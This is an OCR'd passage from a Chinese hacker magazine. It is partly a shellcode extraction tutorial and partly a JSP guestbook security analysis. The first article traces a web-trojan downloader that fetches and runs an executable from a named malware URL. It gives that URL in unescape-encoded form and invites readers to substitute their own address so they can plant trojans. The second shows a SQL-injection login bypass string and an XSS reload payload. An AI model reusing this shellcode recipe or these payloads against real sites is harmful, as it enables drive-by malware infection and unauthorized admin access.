



图1






图2　图3

2、再把16进制码转换为指令，选择“新建一个16进制文件”，如图2。然后选择“编辑”－“特殊粘帖”－“AcsII hex”－“保存文件”，如图3。

3、利用已制好的shellcode指令，来感染一个PE文件。为什么是要用“感染”的方式？因为要将该shellcode转化为可执行文件，比用宿主的文件感染麻烦得多。所以为了问题的简化，这里就只是用感染正常的文件来达到相同的效果。如




图4

图4，是未被修改的正常文件的基本信息。

接着我们用FFI来增加区段，如图5。该区段名字可随意取，但要注意“区段的数据”一栏上要选择从文件加载(load……files)，如图6、图7。




图5




图7

接着在刚才已增加的区段里选择编辑，如图8。将所加的代码执行，如图9。最后把入口点改为**0022000**后，shellcode“感染“就完毕。




图6




图8




图9

4、将已经感染的PE文件载入至Ollyice，来到了如下代码处：

```
00422000    nop          \\入口点的地方
00422001    nop
00422002    nop
00422003    nop
00422004    nop
00422005    nop
00422006    jmp     short 0042201F
00422008    pop     esi
00422009    mov     eax, dword ptr fs:[30]
0042200F    add     eax, 800
00422014    mov     edi, eax
00422016    mov     ecx, 400
0042201B    rep     movs byte ptr es:[edi], byte ptr>   \\要用的函数HOOK断点拷贝至内存堆当中
0042201D    jmp     eax             \\要在此处下断点
0042201F    call    00422008        \\此处为变形的跳转
```

当拿到这个shellcode的时候很奇怪，因为一般的shellcode或多或少的带有代码的加密，至少从10号开始所截获的挂马页来看，99%都利用了这一点。但很“遗憾”的是，该shellcode却没有任何的加密，断点完成之后来到如下位置：

```
7FFDB800    mov    eax, dword ptr fs:[30]   \\来到这，一直单步的跟进
```

```
7FFDB806    mov    eax, dword ptr [eax+C]
7FFDB809    mov    esi, dword ptr [eax+1C]
7FFDB80c    lods   dword ptr [esi]
7FFDB80d    mov    esi, dword ptr [eax+8]
7FFDB810    sub    esp, 200
7FFDB816    mov    ebp, esp
7FFDB818    mov    ebx, 20FE8
7FFDB81d    mov    eax, dword ptr [ebx]
7FFDB81f    test   eax, eax
7FFDB821    jnz    7FFDB8E2
7FFDB827    inc    dword ptr [ebx]
7FFDB829    jmp    7FFDBA4F    \\此处只有一个跳转，执行它。执行跳转之后就直接来到了主体段，很是纳闷，没有做任何的辅助工作就单刀直入了。
7FFDBA4F    call   7FFDB82E    \\来到了病毒主体段
7FFDB82E    pop    ebx    \\来到了这里，压栈了网址：http://www-onlinedown.com/ie7/DUMete.exe
7FFDB833    push   0E8AFE98
7FFDB838    call   7FFDB8EE    \\kernel32.WinExec
7FFDB841    push   EC0E4E8E
7FFDB846    call   7FFDB8EE    \\调用了kernel32.LoadLibraryA定位urlmon.dll
7FFDB84F    push   B8E579C1
7FFDB854    call   7FFDB8EE    \\调用了kernel32.GetSystemDirectoryA获取该系统的目录
7FFDB85d    push   7946C61B
7FFDB862    call   7FFDB8EE    \\调用了kernel32.VirtualProtect企图在内存中动态修改代码。
```

之前的函数：

```
7FFDB86b    push   7C0DFCAA
7FFDB870    call   7FFDB8EE    \\调用了kernel32.GetProcAddress获取urlmon.dll的输出库函数地址
7FFDB879    push   B46984E7
7FFDB87e    call   7FFDB8EE    \\调用了kernel32.HeapCreate创建一个内存堆用于以后的改写
7FFDB883    mov    dword ptr [ebp+14], eax
7FFDB886    mov    ebx, 20FE0
7FFDB88b    mov    dword ptr [ebx], eax
7FFDB88d    xor    esi, esi
7FFDB88f    mov    dword ptr [ebp+28], 4D4C5255
7FFDB896    mov    dword ptr [ebp+2C], 4E4F
7FFDB89d    lea    ebx, dword ptr [ebp+28]
7FFDB8a0    push   ebx
7FFDB8a1    call dword ptr [ebp+4]    \\调用了来自urlmon.dll里头的URLDownloadToFileA来执行网马的下载。
7FFDB8a4    push   eax
7FFDB8a5    push   702F1A36
7FFDB8aa    call   7FFDB8EE
7FFD48DA    call   dword ptr [ebp+C]    \\调用了kernel32.WinExec执行下好的马
```

很快的就可以知道这个木马的威力了（鉴于此部分与本文的关系不大，就只作简单的概述。有关木马的分析流程请参考本人写的另外一篇文章），首先它会在你C盘的根目录之下创建**autorun.inf**文件，而且还会在**%Temp%**里创建**dll906.dll**和**system.dll**来专门对付你的杀软。这还不够，它还会在**%System%**释放**NskhelperX.sys**（X为1~9的数字），又修改你的**hosts**文件，造成无法访问杀毒软件的网站，而且还会修改注册表**HKEY_LOCAL_MACHINE\ SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options**，从而达到了映像劫持的目的。

三、关于该漏洞的利用价值

其实呢，最为关键的就是如何利用该漏洞为自己来挂马，所以呢，shellcode的最大价值就是找到原挂马地址。上面的地址：**http://www-onlinedown.com/ie7/DUMete.exe**如果变成了**unescape**值就是：**%u7468%u7074%u2f3a%u772f%u7777%u6f2d%u6c6e%u6e69%u6465%u776f%u2e6e%u6f63%u2f6d%u6569%u2f37%u5544%u654d%u6574%u652e%u6578**，那么要替换什么就随便大家了，具体的方法和上面的是一样的。当然啦，也可以直接从脚本的源代码里替换。

以上就是shellcode的提取和制作过程，可以说是一个通用的版本，大家有什么问题可以到“黑手”论坛找我。

（上述只作技术上的交流，由于本文所产生的任何违法行为与作者和《黑客手册》无关）

编辑点评：

要是作者能做个动画并把工具也附上来，我想效果会更好！关于shellcode的提取和制作我也不太熟悉，算是一个教程吧，我们一起学习。

Jsp脚本安全分析（一）——Eron留言本分析

□拉风酷

从本文你可以学到：

1、java操作数据库的基本知识

2、jsp参数传递处理方式

一、源码介绍

Eron留言本是网上某某作者的练习作品，就安全性来说基本没有考虑，程序采用的是scriptlet，逻辑处理和数据库操作以及显示给用户的页面都没有分开，其写法与asp颇为相似。

本文主要引导大家从asp跨入jsp领域，我们先来看下程序功能，主要有游客的“添加留言”、“显示留言”，以及管理员的“登录”、“删除留言”，所以提交请求、操作数据库的主要是“查询”、“添加”、“删除”。搞清楚这些就比较好分析哪些地方有交互，我们来看看数据库连接的代码（conn.jsp）：

```
<%
Class.forName("sun.jdbc.odbc.JdbcOdbcDriver"); //加载驱动
Connection conn=DriverManager.getConnection("jdbc:odbc:jspbook"); //odbc数据源连接
%> //jspbook为odbc的数据源
```

本来首先是采用的asp下的那种写法，但是老是报错，所以我就改成采用odbc的连接方式。

二、后台验证绕着走（SQL注入）

管理员登录的地方作者没有考虑安全性，直接用获得的用户名和密码构造sql语句进行判断，具体看check.jsp代码：

```
String name,pwd;
name=request.getParameter("adminname"); //request内置对象的getParameter方法，获得请求值
pwd=request.getParameter("adminpwd");
Statement stmt=conn.createStatement(); //创建statament对象，用于发送sql语句数据库
ResultSet rs=stmt.executeQuery("select * from admin where admin='"+name+"' and adminpwd='"+pwd+"'"); 执行sql语句返回结果集RS，这个和asp那里面的差不多！
if(rs.next()){ //如果有记录（类似于asp中的eof,bof实现的功能）
session.putValue("name",name); //将变量name的值写入session中
session.putValue("pwd",pwd);
    rs.close(); //关闭结果集，释放资源
```




图1 构造sql语句成功绕过管理员登录验证

```
        stmt.close(); //关闭Statement对象释放资源!
    response.sendRedirect("index.jsp");
    }else{
```

通过我的注释，意思大家应该都明白了吧？漏洞代码出现的原因是**request.getParameter()**对获得的传递过来的参数值没有进行任何处理就发送到数据库里进行操作了！我们构造一下语句**name:admin' OR '1'='1**，pwd随便乱写，这样就可以成功登录后台，如图1。

三、XSS危害

上面那个是管理员登录的地方，下面我们来看"添加留言"这个地方，这里是将留言信息放入数据库中，但是作者也没有对得到的值进行过滤，具体看代码，文件是add2.jsp：

```
String zt,username,qq,email,sex,tx,nr,zt1,username1,qq1,sex1,tx1,nr1;
      zt1=request.getParameter("zt"); //获得参数zt的值
      zt=(new String(zt1.getBytes("iso-8859-1"),"gb2312")); //对值进行编码，从国际标准到中文简体
if(username.length()!=0&&nr.length()!=0){ //仅仅只是判断了是否有值
    try{
Statement stmt=conn.createStatement(ResultSet.TYPE_SCROLL_SENSITIVE,ResultSet.CONCUR_UPDATABLE);
// 创建statement对象，并且可以移动记录游标、更新相关信息
String sql;
sql="insert into a (zt,username,qq,email,sex,tx,nr) values"
  + "('"+zt+"','"+username+"','"+qq+"','"+email+"','"+sex+"','"+tx+"','"+nr+"')";
stmt.executeUpdate(sql); //执行sql语句，返回影响数据库的行数
stmt.close();
conn.close();
```

每行代码的意思从注释里面都可以明白，要是在asp里面这里不会发生这样的写法，一般是这样写的：**rs"qq"="",rs.addnew(),rs.update()**。JSP里面也有这样的功能，但是不知道为何很少有人用，我自己试着用了下，但总是报错。

下面让我们来测试下应用，由于数据库是Access，所以不能做一些更"好"的"坏"事情，只能用跨站来测试一下了。提交如下代码：

```
<script language="javascript">
var i=1;
while (i<11){
i=i+1;
window.location.reload();
}
</script>
<iframe src="http://www.baidu.com"></iframe>
```

第一个会使你的页面不停的重载（可不是10次啊！），如图2（编辑注：要是这是一个考试题，估计会有很多人觉得是10了，呵呵！）。第二个就是打开百度了，当然xss可以做的远不止这些，本文只是做个例子，重点还在于理解掌握jsp里面的常见方法。

图2 不停的重载当前页面

四、总结

其实，到这里我就觉得这个题目有点不合适了，就SQL injection来说，注入的总是数据库，说什么ASP、PHP注入漏洞都是很不切题意的，脚本只是一个很次要的因素，影响我们构造SQL语句而已。哦，偏题了，下面我说说jsp下有关安全性的东西：

1、取得参数传递的值

```
request.getParameter("para")是获得参数para的值。request.setAttribute(para,value)是设置参数的值，可以在多个页面之间传递，相应的有getAttribut(para)即获得参数的值。request.getParameterNames()是获得所有参数的名称，request.getRemoteAddr()是获得远程客户端的ip地址。
```

大家可能会问了，怎么没有get、post、cookie方式的区别呢？其实是有的，在**servlet**(一个java类)里面有**doGet()**、**doPost()**方法，它们只负责处理相应的方法传递过来的值。**在jsp页面里面，request.getParameter()方法是不区分获得方式的，但是不接收cookie传过来的值。**

2、数据库操作

操作数据库，先要使用DriverManager.getConnection()或者数据库连接对象，接下来使用connnection的方法createStatement()创建statement对象，或者PreparedStatement()创建预编译statement对象用于执行sql语句，接着可能会返回resultset结果集，或者使用connection的CallableStatement执行存储过程。

总结可能有点理论化了，但是我相信理解了这些，再去看那些代码就应该很容易明白jsp取得请求值，处理数据库的基本流程是怎样的了。而且笔者个人感觉，比那些什么实战、几天精通之类的强多了。文章菜了些，但这只是个开始，后面会更加精彩！

编辑点评：

一个练习作品也很适合初学JSP的人来了解JSP安全方面的知识，就本文来说，注入、xss仍然是每种脚本语言需要面对的问题。当然了，这只是第一篇，很期待作者后面的文章，到底会有哪些令人刮目相看的看点呢？

挖掘魅力企业网站管理系统2007漏洞

文/边城三少
